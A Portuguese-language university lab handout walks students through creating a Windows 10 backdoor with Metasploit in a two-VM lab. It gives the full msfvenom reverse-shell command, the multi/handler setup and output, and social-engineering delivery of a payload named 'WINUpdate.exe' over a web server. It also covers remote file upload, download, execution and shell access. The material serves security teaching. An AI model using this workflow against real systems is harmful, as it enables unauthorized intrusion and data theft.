
INSTITUTO FEDERAL DE EDUCAÇÃO, CIÊNCIA E TECNOLOGIA RIO GRANDE DO NORTE

Professor: Macêdo Firmino
Disciplina: Segurança de Computadoores
Prática 09: Invadindo o Windows com o Metasploit (Backdoor)

Olá turma, hoje vamos a mais uma divertida aula. Neste tutorial, será mostrado como poderemos fazer um backdoor no Windows 10 utilizando o Metasploit Framework, para fins educacionais. Vamos lá?

Configurando o Ambiente

Para estudarmos estes conceitos e ferramentas, e para as aulas posteriores, iremos utilizar duas máquinas virtuais (Kali Linux e Windows 10), ambas com acesso a Internet (placas de Rede NAT). O Windows será a máquina que iremos utilizar como alvo e o Kali Linux será utilizado para gerarmos os ataques.



O Kali Linux já vem com o Metasploit, então não precisa instalar. Além disso, O Windows 10 precisa ter o Windows Defender e o Firewall desativados.


Criando o Backdoor

Na aula passada encontramos uma vulnerabilidade de segurança e a exploramos com um exploit. Na aula de hoje iremos faremos algo um pouco diferente pois exploraremos o único problema de segurança que não poderá ser totalmente corrigido: **os usuários**.

O Msfvenom permite criar payloads (aplicativos) que podem serem executados no sistema-alvo, por um usuário, através de um ataque de engenharia social.

Inicialmente, iremos observar o IP na nossa máquina Kali Linux. Para isso, no terminal digite:

```
ip a
```



No nosso caso, o endereço IP é: 10.0.2.15.

Para criarmos o aplicativo backdoor utilize o seguinte comando:

```
msfvenom -p windows/meterpreter/reverse_tcp
  -a x86 --platform windows -f exe
  LHOST=10.0.2.15 LPORT=4444
  -o WINUpdate.exe
```

Utilizaremos o Meterpreter do Metasploit, o windows/meterpreter/reverse_tcp, que disponibiliza uma conexão reversa com um shell. Utilize *-p* para seleciona-lo. A opção *-a* e *-platform* são utilizados para definir a arquitetura e plataforma do executável resultante, que no nossa caso é Windows 32 bits.

A opções *-f*, define o opção de saída (.exe). Utilizaremos ainda a opções *-o* para redirecionar a saída para um arquivo executável (chamado WINUpdate.exe). Como resultado o executável funcionará em qualquer sistema Windows, desde que um usuário tente executá-lo. O nome do executável pode variar visando facilitar a ação da engenharia social, por exemplo, podemos colocar nome de games, atualizações de segurança, etc.

A opção LHOST e LPORT são o endereço IP da máquina atacante (que irá receber a conexão backdoor, no nosso caso o Kali Linux) e sua respectiva porta de comunicação TCP.

Iniciando a Conexão

Agora precisamos iniciar uma conexão ouvinte na porta (4444) e no IP (10.0.2.15) que determinamos para a comunicação com o executável criado Fazemos isso iniciando o Metasploit, através do comando:

```
msfconsole
```

Utilizaremos o módulo chamado multi/handler. Esse módulo permite configurar handlers para capturar nossa conexão Meterpreter que estará rodando no Windows alvo. Para isso digite:

```
use multi/handler
```

Na sequência, iremos informar ao multi/handler que utilizaremos o windows/meterpreter/reverse_tcp. Definiremos ainda a opção LHOST com o endereço IP de nosso Kali local e LPORT com a porta selecionada no Msfvenom, nesse caso, 10.0.2.15 e 4444, respectivamente. Para isso utilizaremos os comandos:

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

```
set LHOST 10.0.2.15
```

```
set LPORT 4444
```

Depois que todas as opções do payload estiverem definidas corretamente, devemos iniciar o exploit.

```
exploit
```

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
```

Como você pode ver, o Metasploit configura um conexão reversa na porta 4444. Ele ficará esperando uma conexão do cliente. Agora irmos ao nosso alvo Windows e executarmos o backdoor (WINUpdate.exe). Após a execução você obterá uma sessão shell Meterpreter de comandos para a máquina alvo.

Enviando o Backdoor

Uma boa maneira de enviar o backdoor é hospedá-lo em nosso servidor web (do kali Linux), disfarça-los como algo útil e enganar os usuários para que eles façam o download desses malwares.


O kali Linux já vem com o servidor Apache configurado e rodando. Iremos utiliza-lo para enviar o arquivo para o usuário alvo. Para isso, copie o arquivo executável para a pasta /var/www através do comando:

```
cp WINUpdate.exe /var/www/html/
```


Em seguida, certifique-se de que o servidor web seja iniciado por meio do comando:

```
service apache2 start
```


Agora no alvo (máquina Windows) abra um navegador e digite a URL `http://10.0.2.15/WINUpdate.exe`, que corresponde ao endereço IP da sua máquina Kali e o executável. Faça o download do arquivo.



Agora execute o arquivo recebido. Lembrando que o Windows precisa estar com o Windows Defender e o Firewall desativados. O Windows irá apresentar alguns avisos. O primeiro que não conseguiu utilizar o Windows Defender no arquivo executável e se você deseja utiliza-lo mesmo assim. Clique em "Executar".




Na sequência o Windows questionará se você deseja que o aplicativo realize alterações no sistema. O Aplicativo precisará aplicar uma conexão TCP, por isso o Windows está questionando. Para dar andamento, clique em "Sim".



Acessando a Máquina Alvo

Uma vez rodando o backdoor na máquina alvo, irá ser estabelecido uma conexão TCP com um shell de comandos no Metasploit.



Agora iremos apresentar e utilizar alguns comandos. Por exemplo, podemos utilizar o comando

```
pwd
```

para nos localizarmos nas pastas da máquina alvo.

Podemos utilizar os comandos ls e cd para descobrirmos os arquivos de um determinado diretório e para mudar o diretório, respectivamente.

```
cd ..
ls
```

Podemos utilizar o comando upload para enviarmos arquivos para a máquina alvo.

```
upload /test.txt C:\\Users\\ifrn\\Desktop\\test.txt
```

A opção -r permite o upload recursivamente, copiando pastas e subpastas.

Podemos utilizar o comando download para baixarmos arquivos da máquina alvo.

```
download C:\\Users\\ifrn\\Desktop\\test.txt /tmp/
```

O comando execute permite que você execute um comando ou arquivo na máquina remota. Por exemplo, abrindo uma calculadora:

```
execute -f calc.exe
```

Podemos ainda passar parâmetros para o executável, por exemplo, abrir o bloco de notas com um arquivo de texto específico (que enviamos anteriormente) através do comando:

```
execute -f notepad.exe
  -a C:\\Users\\ifrn\\Desktop\\test.txt
```

Outra opção é utilizarmos o shell nativo do Windows para executarmos os comandos diretamente. O Shell permite executar comandos no prompt de comandos do Windows alvo. Por exemplo:

```
shell
```

Para voltar ao Meterpreter, digite [CTRL]+[Z].

A Figura abaixo mostra a execução de alguns comandos citados na máquina alvo de teste.

Atividade

1. Utilizando o Msfvenom e Metasploit faça um backdoor para uma máquina Windows 10. Para isso, utilize as máquinas virtuais do laboratório (LADIR). Após o estabelecimento da conexão, copie um arquivo de texto (contendo seu nome e sua matrícula) para a máquina alvo e abra o mesmo com o bloco de notas.